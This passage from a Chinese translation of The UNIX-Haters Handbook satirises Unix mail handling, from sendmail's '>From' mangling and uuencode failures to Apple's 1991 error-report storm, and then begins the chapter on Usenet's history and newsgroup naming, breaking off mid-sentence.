第二种办法的缺点显而易见。首先，做了很多额外的无用功；但更要紧的是邮差不是每次都能看到告示——或许在下雨，或许被某人的垃圾桶挡住，或许他赶时间。当发生这些情况时，邮差就会把邮件错误地投递到旧邮箱里，而你永远看不到，除非开车回去取，或者让邻居帮你。

我们可不是现在才发明这蠢办法，Unix 早就用上了。这里把邮箱旁的那个告示称为.forward 文件，但投递程序对此常常失之交臂，然后把邮件扔在你不希望的地方。当我们生活在这个分布式的年代，这种情况简直司空见惯。

> 日期：Thu, 6 Oct 88 22:50:53 EDT
> 来自：艾伦·鲍登 <alan@ai.mit.edu> 发给：SUN-BUGS
> 抄送：UNIX 痛恨者
> 主题：我有邮件吗?
>
> 每次登录到 Sun 机器，我都被告知有邮件，但我不想在 Unix 上收邮件，我想把邮件转发到“Alan@AI”。据我所知，我在 Sun 机器的主目录下没有设置邮箱，但或许 Unix 把邮箱放在了别处？如果我发信给“alan@wheaties”测试下，可以正确转发到 AI 上，这符合主目录下的.forward 文件的设置；此外“Alan@AI”也作为邮件地址加入了我的 inquir 数据库条目。然而每次登录后，Sun 机器都告诉我有邮件。(aliases 中没有关于我的记录，我需要在更新.forward 文件和 inquir 条目之外再添加一次吗？)
>
> 所以请各位出个主意：
>
> A. 告诉我只要不理会“你有邮件”的提示就好了，因为其实并没有邮件堆积在文件系统的某个黑暗角落，或者
>
> B. 找到提示所指的那封邮件再转发给我，然后修改配置让这种情况不再发生。
>
> 谢谢。

第二天，艾伦回答了自己的问题：

> 日期：Fri, 7 Oct 88 14:44 EDT
> 来自：艾伦·鲍登 <alan@ai.mit.edu>
> 发给：UNIX 痛恨者
> 主题：我有邮件吗?
>
> > 日期：Thu, 6 Oct 88 22:50:53 EDT
> > 来自：艾伦·鲍登 <alan@ai.mit.edu>
> >
> > ……(aliases 中没有关于我的记录，我需要在更新.forward 文件和 inquir 条目之外再添加一次吗？)……
>
> 答案明显是“是的”。如果你的主目录所在的文件服务器宕机了，投递程序会找不到此目录下的.forward 文件，因此把邮件保存到/usr/spool/mail/alan（或别的什么地方）。如果你**真的**不想学习如何在 Unix 下阅读邮件，就得在 aliases 文件中给自己增加一项。按照我的猜想，主目录下的.forward 文件没别的用处，只是一种让 Unix 投递程序愈发叵测的机制。
>
> 我有点好奇，要是 aliases 文件所在的服务器也宕机了怎么办?

无视协议

为了防止混乱并促进和谐，每种社会都有若干规则。一条街道上的邻居们可能来自五湖四海，比如欧洲、非洲或者南美；计算机网络与此类似，其中的电脑邻居们可能安装天南海北，说着迥异的语言。为了彼此交流，街坊们形成了一套共同的礼仪；电脑邻居们也得遵循一种共同的语言，这就是通信协议。

如果哪天街道上搬进一个混球，或者网络中接入一台 Unix 机器，情况就变了。混球和 Unix 机器都不守规矩，他们踢翻垃圾桶，把立体声开得震天响，让别人全都过不好，只有那些拍马屁的窝囊废跑来抱粗腿。

真希望我们言过其实了，但事实就是这样。公开发行的协议是**有的**，在计算机世界的市政厅——RFC——里可以查到，然而当你使用 Unix，就能亲身体验由于 Unix 不想遵循协议带来的伤害。

以 sendmail 为例，这家伙有个举动既反社会又犯法，就是把退回的邮件发给错误地址。假设你要通过美国邮政发出一封信，上面写着你的退件地址，然后发信时你把信件扔进了街那头的邮箱，或者委托朋友帮忙。我们再假设该信件被收信人标上“退给发信人”，那么聪明的系统会将其发给退件地址，愚蠢的系统则将其退回到信件发出的地方，例如街那头的邮箱，或者你朋友家里。

那个倒霉孩子自然是 Unix，但实际情况还要复杂些，因为有些事情你没法叫邮差帮你做，但可以使唤投递程序去干。例如当回复电子邮件时，你不必自己寄出回邮信封，计算机帮你做了。计算机就像记忆力超群的管家，不仅知道该把回信发到哪儿（寄信人地址，计算机称之为“回复”域），还知道信件来自哪里（保存在“来自”域）。规则写得清清楚楚，回信应当发给“回复”地址，而不是“来自”地址，但 Unix 无情地践踏了大家的信任。那些笃信 Unix 的人认为 Unix 没错，是应用程序搞砸了，很像是底特律在竞争不力时把责任推给日本车。

看看下面这一连串邮件，开头是戴文 · 麦卡洛[1] 向邮件列表 PAGANISM[2]的一个订阅者抱怨，说后者将邮件发给了 PAGANISM-REQUEST@MC.LCS.MIT.EDU，而不是 PAGANISM@MC.LCS.MIT.EDU：

> 来自：戴文 · 西恩 · 麦卡洛 <devon@ghoti.lcs.mit.edu>
> 发给：<PAGANISM 摘要订阅者 >

[1] 译注 Devon Sean McCullough。
[2] 和 UNIX 痛恨者可没关系。

> 这封信发到了 PAGANISM-REQUEST，而不是 PAGANISM。你或者你的‘r’键搞错了，要不就是这个邮件列表搞错了。不管是哪种情况，你大概要尝试再发一次。
>
> ——戴文

收到邮件的无知用户给戴文以下回复，说问题既不在他自己，也不在 sendmail，而在 PAGANISM 邮件列表：

> 日期：Sun, 27 Jan 91 11:28:11 PST
> 来自：<PAGANISM 摘要订阅者 >
> 发给：戴文 · 西恩 · 麦卡洛 <devon@ghoti.lcs.mit.edu>
>
> > 来自我的看法：这摘要处理程序有问题。我使用 Berkeley Unix Mail，这个投递程序忽略“回复”域，而使用“来自”域。所以要得到正确的地址，我要么得按退格键直到删除“-”为止，要么把邮件保存下来编辑再想办法发出去。费这劲干嘛？因此我很少在 MIT 向 PAGANISM 发信。

有人一语道破天机：

> 日期：Mon, 28 Jan 91 18:54:58 EST
> 来自：艾伦 · 鲍登 <alan@ai.mit.edu>
> 主题：真郁闷
>
> 注意 Unix 用户的典型推理方式：
>
> > “摘要处理程序正确产生了‘回复’域，指望你的邮件工具在解析邮件头时，能遵守有章可循的、标准定义的 RFC822方式。Berkeley Unix Mail 却反其道而行之，有悖常理地将‘回复’域扔到一边，错误地使用了‘来自’域。”
>
> 因此：
>
> > “摘要处理程序有问题。”
>
> 坦白地讲，我认为整个人类都在劫难逃，在未来的几百年里，我们必定被自己生产的废物产品噎死。

应当指出，在修复了这个问题后，现在 Berkeley Mail 已经可以正确地遵循“回复”域了。但是话又说回来，这种“Unix 实现是比标准本身更加精确的标准”的态度却一直延续到今天。例子不胜枚举，比如因特网工程任务组[1]（IETF）就正在重写因特网的 RFC“标准”，以期与实现标准的 Unix 程序行为一致。

[1] 译注 Internet Engineering Task Force。

> 来自 Unix，充满爱心

法律禁止美国邮政在投递过程中篡改信件——可以涂写信封，但不能打开信封涂写内容。至于 Unix，你懂的，当然要和计算机的规则对着干，Unix 藐视规则。

例如你是否注意到过前一封电子邮件中小小的“>”符号？不是我们加的，也不是发信人加的，sendmail 加的，就像下面这封信指出的一样：

> 日期：Thu, 9 Jun 1988 22:23 EDT
> 来自：pgs@xx.lcs.mit.edu
> 发给：UNIX 痛恨者
> 主题：投递程序长的瘊子
>
> 你有没有好奇过，究竟 Unix 邮件阅读程序如何分解邮件？看看那些经 UUCP 转发的邮件，被废物投递程序糟蹋得面目全非，无一例外被塞进了其它邮件的内容，每行前面都带着奇怪的字符。比如：
>
> > 日期：Tue, 13 Feb 22 12:33:08 EDT
> > 来自：Unix 拥趸 <piffle!padiddle!pudendum!weenie>
> > 发给：net.soc.singles.sf-lovers.lobotomies.astronomy.laser-lovers.unix.wizards.news.group
> >
> > 你的上一封信本想和我吵架，但你肯定没搞清楚自己的想法，当你说：
> >
> > ```
> > > >> %> $> Received: from magilla.uucp by gorilla.uucp
> > > >> %> $> via uunet with sendmail
> > > >> %> $> ......
> > ```
> >
> > 这封邮件会发给所有不想看你大发雷霆的人。发送前最好想清楚，像这样 > 来自你的计算机的邮件还是别发的好):-(。
>
> 就是这里！为什么第二行开头的“来自”之前有个尖括号？我是说，你大概以为这关乎 Unix 粉丝互相交谈时的某种暗语，表示他们实际是在某个超长的版聊中引用前面第 15 个回帖。但你错了，其实这个尖括号是投递程序放的。邮件的阅读程序将以“来自”开头的行作为分解邮件的依据，所以投递程序必须修改这样的行，免得阅读程序晕菜。你可以给自己发一封信，让其中一行以“来自”开头，然后验证我的说法。

这个观点很重要，值得重复一下：出现“> 来自”和 Unix 邮件系统如何从一个邮箱（按照 Unix 的设计，这只是一个文件而已）中区分多封邮件有关。为了达到这个目的，Unix 不是使用某种特殊的控制字符序列，不是把控制信息放进单独的文件，也不是给保存邮件的文件加上特殊的头部，而是假设只要某行以来 -自开头，后面再空一格，就表示一封新的邮件。

在电子邮件内部保存**有关**该邮件的信息，这种做法叫做**带内通信**，任何上过电信相关课程的人都知道这个主意很馊，因为有时候邮件本身会也会包含同样的字符，结果导致 sendmail 需要找出以“来自”开头的行然后全部替换成“> 来自”。

目前你可能还觉得这不过是在公共场合大声打嗝，根本无伤大雅。然而这些嗝声竟有可能被凝固在公开文献中：收到来自 sendmail 的文本后，印刷厂认为出版社业已完成校对，因此一字不差地付印，而某些排版系统会特别处理字符“>”，例如 LaTeX 将其转换为倒放的问号（¿）。不信你可以翻开帕里托·潘德亚的论文《对以组合方式验证分布式程序的假定承诺范型的意见》，收录于《分布式系统的逐步求精》[18]，施普林格出版的计算机科学讲义第 430 期，622 至 640 页。看看第 626、630 和 636 页，有三段以“来自”开头的段落之前都有个“¿”。

Sendmail 有时候并不是投递的最后一步，但照样乱改邮件。在这种情况下，邮件的目的地是别的主机，只是通过运行 sendmail 的系统转发。例如在微软，人们发送和阅读邮件都是用 DOS 或者 Windows 程序，但内部邮件仍然被这些“> 来自”骚扰。为什么？在 DOS 系统之间传输时，邮件经过了类似 Unix 的主机，结果被烙上终身的印记。

如果你向（收费昂贵的）电子邮件服务商投诉它的系统违反协议会如何？想想如果是违反法律又如何？杰瑞·雷其特投诉之后得到以下回复：

> 日期：Tue, 24 Mar 92 22:59:55 EDT
> 来自：杰瑞·雷其特 <leichter@lrw.com>
> 主题：无与伦比的“> 来自”
>
> > 来自：某某客服代表[1]
> >
> > 我和我的同事都认为这不是臭虫。如果你能在 RFC 中找到依据我们当然会去修改，但在此之前我不会继续回复你的投诉。我说过了，我已经找过我的主管了，这就是 Unix 的处理方式，我也试过用最新的软件发送邮件。最后附上 RFC976 中的一节：
> >
> > [原文已删除]
>
> 我不想再把这段精彩的引文留着，里面压根没提转发时可以修改邮件内容——只是说以“来自”和“> 来自”开头的行，不管是谁放进来的，在语法上都属于 From_Lines。按照典型的 Unix 推理方式，既然 RFC 没有明确禁止，而又提到有这样的行存在，那么想必就是合法的，是吧？
>
> 最近我细读了简单邮件传输协议的 1982 年 7 月版 RFC 草案。里面说得很清楚，不应在投递过程中修改邮件，尽管也规定了几种例外情况，但无一提到“>”。十年过去了，现状不仅是 RFC 仍然没能正确实现——即使是在一个服务收费的商业系统中——而且人们根本看不到其中的问题。
>
> 仰天长啸。

[1]这封信是 UNIX 痛恨者的某位订阅者收到的，来自某个主要网络供应商的技术支持代表的回复。我们把公司的名字隐去，不是为了包庇，而是没理由拎出这一家公司说事，因为所有这类供应商**都**患有“sendmail 就是正确”的癔病。

uuencode：又一个补丁，又一次失败

其实面对两个 Unix 用户，谁是新手谁是熟手很容易辨认。后者知道“> 来自”问题带来的麻烦，但自认为有办法避免，那就是使用 uuencode。这种编码方式仅用 7 位字符对文件编码，而不是 Unix 投递程序或网络系统难以传输的 8 位字符。程序 uudecode 将编码后的文件解码，恢复成原始文件。据信经 uuencode 编码的文件比纯粹的文本更安全，例如不会发生“> 来自”这样的问题。但是倒霉的 Unix 总有办法让用户难看。

> 日期：Tue, 4 Aug 92 16:07:47 HKT
> 来自：“奥林 · 席瓦斯”<shivers@csd.hku.hk>
> 发给：UNIX 痛恨者
> 主题：需要你的帮助
>
> 那些认为 uuencode 能保护邮件的人真是白日做梦——uuencode 于事无补。这个白痴程序在编码时使用了 ASCII 空格字符，并且把一串空字符会变成一串空格。许多深思熟虑的 Unix 投递程序从邮件中剔除行末的空格，于是你精心编码的数据全毁了。算了，这就是 Unix，你还能指望什么？
>
> **当然**你可以选择忍气吞声，找出长度不对的行，然后用空白回填——以这种（几乎肯定奏效？）的方式修复数据。代价是你的时间，还不算在几个脑残的所谓 Unix“应用程序”打架之后清场。
>
> 有空可以给 uuencode 编码数据找找该死的**规范**。在手册页面吗？没门儿，去读源代码——那才是“规范”。
>
> 每次运行 uuencode 都给用户创建一个文件，而不是在标准输入输出之间过滤，我对这种工作方式佩服得五体投地。尽管 tar 已经能够创建文件、设置权限，以及识别目录等等等等，但 uuencode 却不能将输出通过管道传递过去，而是在内部又直接实现了一份半生不熟的等价功能，一股脑地塞给用户，不管你想不想要。**还有**，我真的真的喜欢 uuencode 缺省把文件设置成人尽可写的傻劲。

大概是 Unix 的逆袭吧，但就是这个臭虫咬中了本书的一位编辑。1993 年 4 月，在编辑这封信之后，有人通过电子邮件向他发送 uuencode 编码后的 PostScript 格式的会议文件，结果整整 12 行内容需要手工回填行末的空白，不然 uudecode 就无法解码出原始文件。

错误信息

Unix 邮件系统知道自己并不完美，也愿意把这个情况告诉你，但有时候表达方式却违背直觉。这里有一份清单，列出了人们经常目睹的错误信息：

```
550 chiarell... 未知用户：不是打字机
550 <bogus@ASC.SLB.COM>... 未知用户：地址已占用
550 zhang@uni-dortmund.de... 未知用户：不是自行车
553 阿宾顿 我拒绝自言自语
554 “| /usr/new/lib/mh/slocal -user $USER”... 未知的投递程序错误1
```

```
554 “| filter -v”... 未知的投递程序错误 1
554 太多收信人但没有邮件内容
```

“不是打字机”是最常见的 sendmail登录错误信息；我们估计“不是自行车”是某个系统管理员在玩幽默；至于“太多收信人但没有邮件内容”则是 sendmail 想当老大哥[1]，这个程序自认为比身为无产者的用户见多识广，因此拒绝发送只有标题的邮件。

结论是明摆着的，如果你竟然收到了邮件，你发出的邮件竟然到达了目的地，那运气可真好。那些认为邮件系统很复杂难搞的 Unix 狂教徒错了，以前的邮件可运行得很好很可靠，一切都是那么和谐，直到 Unix 闯进来，以“进步”的名义把一切砸个稀烂。

日期：Tue, 9 Apr 91 22:34:19 -0700
来自：艾伦·鲍宁 <borning@cs.washington.edu>
发给：UNIX 痛恨者
主题：vacation 程序

于是上上周我去参加了一个讨论会，并立志成为一名 Unix 粉丝，用 vacation 实现自动邮件回复，但我的决定太草率了。

这个程序的界面是典型的 Unix 风格（需要创建.forward 文件，里面存放某种神秘的咒语；还有.vacation.msg 文件，里面是要自动发送的信息，诸如此类）。同时还有启动选项 -I，但我没用起来，似乎是让 vacation 每周只给每个发信人发一条自动回复。我决定给自己发邮件测试一下，觉得系统肯定会允许这样操作吧，并且肯定会防止 vacation 无休止地发送自动回复。发完之后，我瞟了一眼邮箱，好家伙，59 封信。不用说，绝对是 vacation 干的好事。

这也就算了，但 vacation 程序最讨厌的地方是自动回复的格式，手册页面说：

> 来自：eric@ucbmonet.berkeley.edu（埃里克·沃曼）
> 主题：我在休假
> 邮件发送多亏了：vacation 程序
> ……

邮件投递成功后，如果我有宗教信仰，我会觉得多亏神明保佑，如果我生活在君主国家，我会觉得多亏某位皇胄的祝福——但决不会感到亏了 Unix 什么，这都哪跟哪啊。

[1] 译注 出自英国作家乔治·奥威尔的政治讽刺小说《一九八四》。

1991 年苹果电脑公司发生的邮件灾难

埃里克 · 沃曼于 1985 年在 USENIX 发表论文，声称 sendmail 极其可靠，因为每一封收到的邮件，最终只有几个去处：发给收信人、退给寄信人、发给系统的 postmaster 进程、发给管理员，即使在最极端的情况下，也会记录到文件中。沃曼写到，“可靠性的主要来源是**责任感**”，然后继续写到：

> 例如，当将要接收一封邮件（返回退出状态或者发送响应代码）时，sendmail 都要将投递该邮件的所有信息强制写入磁盘。这样 sendmail 就为递送邮件（或告知失败）“承担了责任”。如果邮件在接收之前丢失，那么是发送方的“错误”；如果在接收以后丢失，才是接收邮件的 sendmail 的“错误”。
>
> 这种算法有一个隐含的后果，那就是在某个时间窗口内，发送方和接收方都认为自己对同一封邮件负有“责任”。如果此时发生故障，那么该邮件会被投递两次。一般而言这没什么大不了的，总比丢失邮件好得多。

将同一封邮件投递两次，而不是一次，这个设计决策在大多数情况下是很有优越性的。当然啦，丢失邮件是件坏事情，但从另一方面看，在 1983 年 sendmail 的编写过程中，即使在两台不同计算机的进程之间，实现同步保证和原子操作的技术也已经很成熟了。

> 日期：Thu, 09 May 91 23:26:50 -0700
> 来自：“埃里克 · E · 费尔”[1]（你友好的邮件管理员）<fair@apple.com>
> 发给：tcp-ip@nic.ddn.mil、unicode@sun.com、[…]
> 主题：发生重复投递错误的案例：一个电子邮件管理员的惊悚故事
>
> 网络环境：苹果工程网[2]。

[1]费尔（Erik E. Fair）好心允许我们印刷这些发到 TCP-IP、UNICODE 和 RISKS 等邮件列表的内容，但他补充了一些说明：“我不在 UNIX 痛恨者邮件列表中，我个人没有往里面发过任何东西。我不痛恨 Unix，我只恨 USL、Sun、惠普，和一切把 Unix 变成狗屁倒灶的供应商。”

[2]译注 The Apple Engineering Network。

这个网络有大约 100 个 IP 子网，224 个 AppleTalk 域，以及超过 600 个 AppleTalk 网络；网络的覆盖范围从日本东京到法国巴黎，在美国还有若干个节点，以及硅谷的 40 幢建筑；网络和因特网有三个连接点，两个在硅谷，一个在波士顿。每天有超过 10000 名用户使用苹果工程网。

当这个网络中的电子邮件出现问题，我就有麻烦了。我的名字叫费尔，戴着工牌。

[以下是《法网》[1] 的编外篇]

你将要听到一个真实的故事，里面的名字都未经修改，这是为了揪出罪犯。

这是一个周一的傍晚，我正在理查德 · 赫登 [2] 手下当值工程计算机业务部的小夜班。我没有工作搭档。

在阅读电子邮件时，我注意到 apple.com，一台 VAX-8650 的负载陡升，从平常的波动范围变成超过 72。

调查之后，我发现几千台因特网主机[3]正在向我们发送错误报告，还发现我们的邮件队列中已经有 2000 多份报告了。

于是我立即关闭了在 VAX 上提供 SMTP 服务的 sendmail 守护进程。

检查收到的错误报告后，我重现出以下事件经过：

我们有一个巨大的用户群体在使用 QuickMail，这是 CE 软件公司开发的电子邮件系统，在麦金塔电脑上很流行。为了让这些用户能够和使用其它系统的用户通信，工程计算机业务部维护着 QuickMail 到因特网邮件的网关，我们使用 RFC822 因特网邮件格式，并将 RFC821 作为通用的中间邮件格式。为了提高互操作的程度，我们尽可能将一切都转换成以上标准。

为此我们安装了 StarNine 系统公司开发的 MAIL*LINK SMTP，这个产品还有个名字：凯门鳄系统公司的 GatorMail-Q [4] 。这个网关每天为苹果工程网上的 3500 名 QuickMail 用户转发邮件。

在我们的用户中，有很多人通过 QucikMail 订阅因特网邮件列表，邮件就通过这个网关投递到他们手上。马克 · E · 戴维斯 [5] 就是这些用户中的一个，他订阅了 unicode@sun.com，在上面和别人讨论 ASCII 码的替代技术。

周一的某个时间，他回复了一封从列表上收到的邮件。他给原先的内容加上一段评论，然后点击“发送”按钮。

在这个回复的过程中，要么是 QuickMail，要么是 MAIL*LINK SMTP，对邮件的“发给：”域进行了处理。

关键是这封邮件的“发给：”域只有一个“<”字符，但没有对应的“>”字符。这个不起眼的问题和 sendmail 中的一个臭虫沆瀣一气，结果造成了后来的大浩劫。

注意“发给：”域中的语法错误和实际的收件人列表没关系，后者是单独处理的，并且在这次事件中没有任何错误。

这封邮件在苹果工程网中产生，然后传送到 Sun 公司，接着发生剧烈爆炸，波及到了邮件列表 unicode@sun.com 中的所有成员。

Sendmail，一般认为是 Unix 标准的 SMTP 守护进程及邮件客户端，不喜欢这封邮件中的“发给：”域的错误结构，但接下来的所作所为才是真的问题：向发送方发送错误报告，**同时**向整个收信人列表发送原始邮件。

这下要命了。

---

[1] 译注 Dragnet，犯罪题材的系列电台节目、电视剧和电影，杰克 · 韦伯创始于 1950 年，最新翻拍是 2003 年的《洛城法网》系列电视剧，共两季 22 集。

[2] 译注 Richard Herndon。

[3] 埃里克把这些机器简单归类为“因特网主机”，但你可以用甜饼打赌，其中大多数都运行 Unix。

[4] 译注 MAIL*LINK SMTP 和 GatorMail-Q 都是 QuickMail 和 SMTP 之间的邮件网关，1989 年上市销售。

[5] 译注 Mark E. Davis。

最终的效果是这封邮件到达的每台主机上的 sendmail 进程都向我们发送错误报告。我曾经有过一种可怕的设想，说不定哪天因特网上的所有主机（一共 400000 台[1]）同时向我们发送邮件，这让我不寒而栗。

就在周一，我们提前品尝了个中滋味。

我不知道 unicode@sun.com 的范围有多大，但我收到的错误报告来自瑞典、日本、韩国、澳大利亚、不列颠、法国，以及整个美国。据此我推测列表成员至少有 200 个，其中大约 25% 是通过邮件交换（MX）连接到因特网的 UUCP 主机。

我从苹果电脑公司的邮件队列中删除了大约 4000 份错误报告。

当我关闭 SMTP 服务后，我们的备用邮件服务器顿时不堪重负。备用服务器的目的是当主服务器宕机时，还有别的地方继续接收邮件，然后有序地转发，而不是让所有邮件在主服务器重新启动后一拥而上。

我们的备用邮件服务器是计算机科学网（CSNET）的中继（relay.cs.net 和 relay2.cs.net）服务器。当我把情况告诉负责这两台机器的管理员时，她简直不知所措，她想知道究竟受到了什么攻击。最终共删除了 11000 多份错误报告。

由于我们的服务器处理这些邮件时过载，每四台机器中大概只有一台能连接上 apple.com 并收到这份错误报告，所以别的机器全都跑去连接计算机科学网中继服务器。

我还听计算机科学网的人说，从 UUNET——许多其它主机的主要邮件交换服务器——上删除了 2000 份错误报告。我猜当外面的 UUCP 站点向我们发送错误报告时，由于苹果电脑的邮件服务关闭了，UUNET 的调制解调器一定忙得要死。

这个问题的发作已经过去一段时间了，但我仍然要花费大把时间来回复世界各地邮件管理员的询问邮件。

第二天，我把 MAIL*LINK SMTP 换成了下个发行版的 beta 测试版，没有出现同样的问题——到目前为止。

这个惊悚故事还没有结束。

在成千上万的计算机上，sendmail 的行为依然故我，只等另一个机会用错误报告活埋那些倒霉的网站。

下一个是你吗？

[以下是《阴阳魔界》[2] 编外篇]

> 就是 VAX，夫人。[3]
>
> 埃里克 · E · 费尔
> fair@apple.com

[1] 现在超过 2000000 台了——编辑注。

[2] 译注 The Twilight Zone，美国科幻电视剧，1959 年至 1964 年播出。

[3] 译注 “Just the facts, ma'am.”（这就是事实，夫人）是《法网》中的口头禅。

第 5 章　瞌睡网

我“水”故我在

“新闻网（Usenet）是粪坑，是粪堆。”

——帕里克 · A · 唐森[1]

有人说信息高速公路即将成为现实。不论真假，我们已经必须为那些慢慢吞吞、堵塞交通的垃圾车头痛了，这些泥头车就是 NNTP 报文和压缩后的 UUCP 批文件，每天都能倾泄铺天盖地的垃圾，而这些垃圾有一个统称，新闻网。

网络新闻和新闻网：在无政府的阳光下成长

在 1970 年代后期，两个北卡罗莱纳州的研究生设立了一条电话链路，用来连接各自学校（北卡罗莱纳大学和杜克大学）的机器，他们还编写脚本来交换帖子。和电子邮件不同，这些帖子被保存在一个公共区域中，每个人都能阅读；向任意机器发布帖子后，这个简陋网络中的每台机器都会收到一份拷贝。

后来这套软件被称为“news”，因为其目的是让人们（一般是研究生）能够在大多数 Unix 站点（一般是各个大学）发布最新的补丁集合，其中大部分就是 news 本身的源代码，病毒也借机传播。随着时间的流逝，术语“网络新闻[2]”出现了，后来“新闻网[3]”也随之出现，再后来还有无数恶搞（比如“骂人网[4]”、“失败网[5]”、“瞌睡网[6]”，以及“无数谎言网[7]”）。

[1] 译注 Patrick A. Townson。
[2] 译注 Netnews。
[3] 译注 Usenet。
[4] 译注 Abusenet。
[5] 译注 Lusenet。
[6] 译注 Snoozenet。
[7] 出自《深渊上的火》[22]，弗诺 · 文奇（Vernor Vinge）著（Tom Doherty Associates，1992）。译注：原文“Net of a Million Lies”。

这个网络就像野葛[1]一样生长——站点更多、人气更旺、消息更新。新闻网的基本问题就是由于规模扩大引起的，每当一个新的站点加入，**每人每天**在上面发布的**每篇**帖子都被自动抄送给**网络中的每台机器**。有传言说，DEC 关闭了新罕布什尔州的一台计算机，因为发现后者的月度电话费曾高达五位数。

这种天价成本很快被改头换面成日常开支，结果让 1980 年代的计算机花销不断高涨。也就是在那个时候，一组黑客实现了在因特网上传输新闻网的协议，而这个项目完全是由联邦政府借钱赞助的。随着容量的增长，新闻网在全球造就了无数猴子没日没夜地敲打键盘。根据 1994 年年初的估计，新闻网站点总数达到 140000 个，每天有 4600000 用户在上面发出 43000 个帖子。

辩护者说，是协作造就了新闻网这个庞大体系；但他们避而不谈，新闻网得以造就还离不开辱骂、骚扰和邮件轰炸。

死于帖子

一个无政府主义的网络如何管辖？暴民政治和公开私刑。看看：

> 日期：Fri, 10 Jul 92 13:11 EDT
> 来自：nick@lcs.mit.edu
> 主题：班迪海斯 ™[2] 在“失败网”上的车裂之刑
> 发给：VOID、FEATURE-ENTENMANNS、UNIX 痛恨者
>
> 最近新闻组 news.admin 瘫了，这次是因为一场持续的暴民集会（以前别的原因就不说了），活动针对的目标你们有人可能知道，班迪（bandy@catnip.berkeley.ca.us）。
>
> 一开始，班迪编写了一个程序来删除转发到 alt.cascade 的帖子，目的是减少新闻组上的噪音。“串贴（cascade）”是一种亲切的称呼，指一连串帖子只是引用之前的帖子，但几乎或者完全没有新内容。有些打不来字的人很痴迷串帖：文字一层层缩进，里面裹着一团蠢话，然后缩进再一层层退回。我们大多数人直接把这种帖子的作者（黑话称之为“凶手”）切掉了事。
>
> 但很遗憾，班迪在实现这个（价值有争议的）想法时带进了一个不大不小的臭虫，结果一些**不**属于串帖的帖子也不能幸免。在有人发觉并行动之前，net.wisdom 上 400 颗无价的宝石遗失了。
>
> 他发帖子给 NNTP 管理员列表（新闻网的“cabal”（管理机构）的遗迹）承认错误，但要求他“公开道歉”的呼声仍不绝于耳。有些人耍小聪明把他的帖子转到 news.admin（其中有班迪的网络地址），有人（肯定是为了避免该地址被 sendsys 消息轰炸）又开始删除所有提到这个地址的帖子……哎呀呀，一边是“言论自由”，一边是“暴民政治”，声音简直震耳欲聋；黑话和黑话激烈碰撞，在谙熟网络心理学的行家耳朵里不啻天籁之音。
>
> 归根结底，这是 Un*x 和新闻网空耗无益的典型例子：白痴和白痴打着圈儿地纠缠。很遗憾我忍不住也顶了贴：

[1] 译注 一种生长快速的豆科植物，原产中国及日本，入侵美国后泛滥成灾。
[2] 译注 BandyHairs。

新闻组：news.admin
主题：车裂班迪 · 海斯 ™
发布：世界

很高兴在 NNTP 管理员列表上，我们能对网络新闻运行中的问题进行好歹有点理性的讨论。但是在 news.admin 上浪费时间和带宽的同时请听我说一句：

认识这位凶手（老天，我**恨**这个词）的人从来就知道，他一直以来……都很冲，而他已经为轻率付出足够的代价，受到了足够的惩罚（什么？他都坐在浴缸里大喊“小心刀片！”了，你们还有完没完？）。有人说这场闹剧应该被遗忘（甚至 ACM [1] 也不要提及——我觉得尤其是 ACM 不要提及才对）……

人们抱怨“懒惰或者不作为的系统管理员”。你只要瞄一眼 news.admin 马上就能明白，为何管理员不愿在这里浪费时间。

在这“失败网”上，尽管班迪被拍得头破血流，但没有哪个家伙的屁股是干净的，就等着各位清白人士扔第一块砖头。

——尼克

新闻组 [2]

到目前为止，我们还是没有说到底新闻网是什么，也没有说如何判断一台计算机是否连接到新闻网，原因很简单——没人搞得清楚。最接近真相的定义是：如果新闻组的内容你能读，你发送的帖子别人也能读，那么你就置身新闻网中。我又想起病毒了：一旦接触就会感染，接着是到处传播。

新闻组又是什么呢？技术上来说，就是运用了杜威十进分类法 [3] 的新闻网。一个新闻组就是一组词语（或者缩写、别名），词语之间用点分隔，顺序从左到右。例如 misc.consumers.house 就是一个讨论拥有和购买房屋的新闻组，而 sci.chem.organomet 讨论的是有机金属化学（先别管什么意思）。新闻组名字的最左边称为层次，有时候又称为顶级层次。新闻网是国际性的，所以尽管满大街都是英语名字，但偶尔也能遇到稀罕的异域风情，比如 finet.freenet.oppimiskeskus.ammatilliset.oppisopimus [4] 。

[1] 译注 Association of Computing Machinery，计算机协会。一个世界性的计算机从业员专业组织，创立于 1947 年，是世界上第一个科学性及教育性计算机学会，主要成员刊物是《ACM 通讯》，ACM 还主办八个主要奖项，其中包括图灵奖。

[2] 译注 Newsgroups。

[3] 译注 Dewey Decimal Classification（DDC），美国人梅尔文 · 杜威（Melvil Dewey）于 1876 年编制的图书分类体系。

[4] 译注 芬兰语。

（多说两句，新闻组名字当中的第一个点是要发音的，所以“comp.foo”读作“康普 -点 -夫”。在书面文字中，如果没有歧义，名字的各部分经常只取首字母，所以有关 comp.sources.unix 的讨论可以写成“c.s.u”。）

新闻网中有一片区域叫做“alt”，像是书店和唱片店的陈货箱，又像是公司图书馆的开放书架——你永远不知道里面有什么，基本上也确实没什么。比如 alt.swedish.chef.bork.bork.bork 就是一位搞怪的《大青蛙布偶秀》[1] 爱好者的杰作。Unix 粉丝对此驾轻就熟，他们似乎嗅出了某种模式，于是在一些站点上你能看到以下名字：

alt.alien.vampire.flonk.flonk.flonk
alt.andy.whine.whine.whine
alt.tv.dinosaurs.barney.die.die.die
alt.biff.biff.bork.bork.bork
alt.bob-packwood.tongue.tongue.tongue
alt.tv.90210.sucks.sucks.sucks
alt.american.automobile.breakdown.breakdown.breakdown

你能看出来，这种玩笑很快就没意思了，新闻网上也不是每个人都有兴趣。

满地乱滚的层次

最初的新闻网有两个顶级层次，net 和 fa。其中 net 的来历已经无从考证，而“fa”表示“来自 ARPANET（from ARPANET）”，通过网络新闻转发一些最著名的 ARPANET 邮件列表。以“fa”开头的新闻组很特别，那就是只有一个站点（一台不堪重负的 DEC VAX，是伯克利分校计算机科学系连接 ARPANET 的主要网关）能够发表帖子。这个概念变得很有用，所以后来发布的新闻网程序将 fa 改名为 mod，意思是“限制性的[2]”（邮件列表），程序的行为也改变了：发给 mod 组的帖子首先被转发给该组的“仲裁员”[3]（由配置文件指定），后者阅读检验一番然后重新发出，在此之前要给帖子加上头部表示“同意”，以及别的文字，一般是仲裁员的邮件地址之类。当然，这种限制形同虚设，实际却很少有人搞破坏，只因为完全没有难度：密码就写在门上，打开这样的保险柜有什么意思呢？限制性新闻组是将邮件和

[1] 译注 The Muppet Show。1976 年到 1981 年播出的美国布偶电视剧。其中有个瑞典厨师（Swedish Chef），他唱的歌总是以“Bork、bork、bork”结尾。

[2] 译注 Moderated。

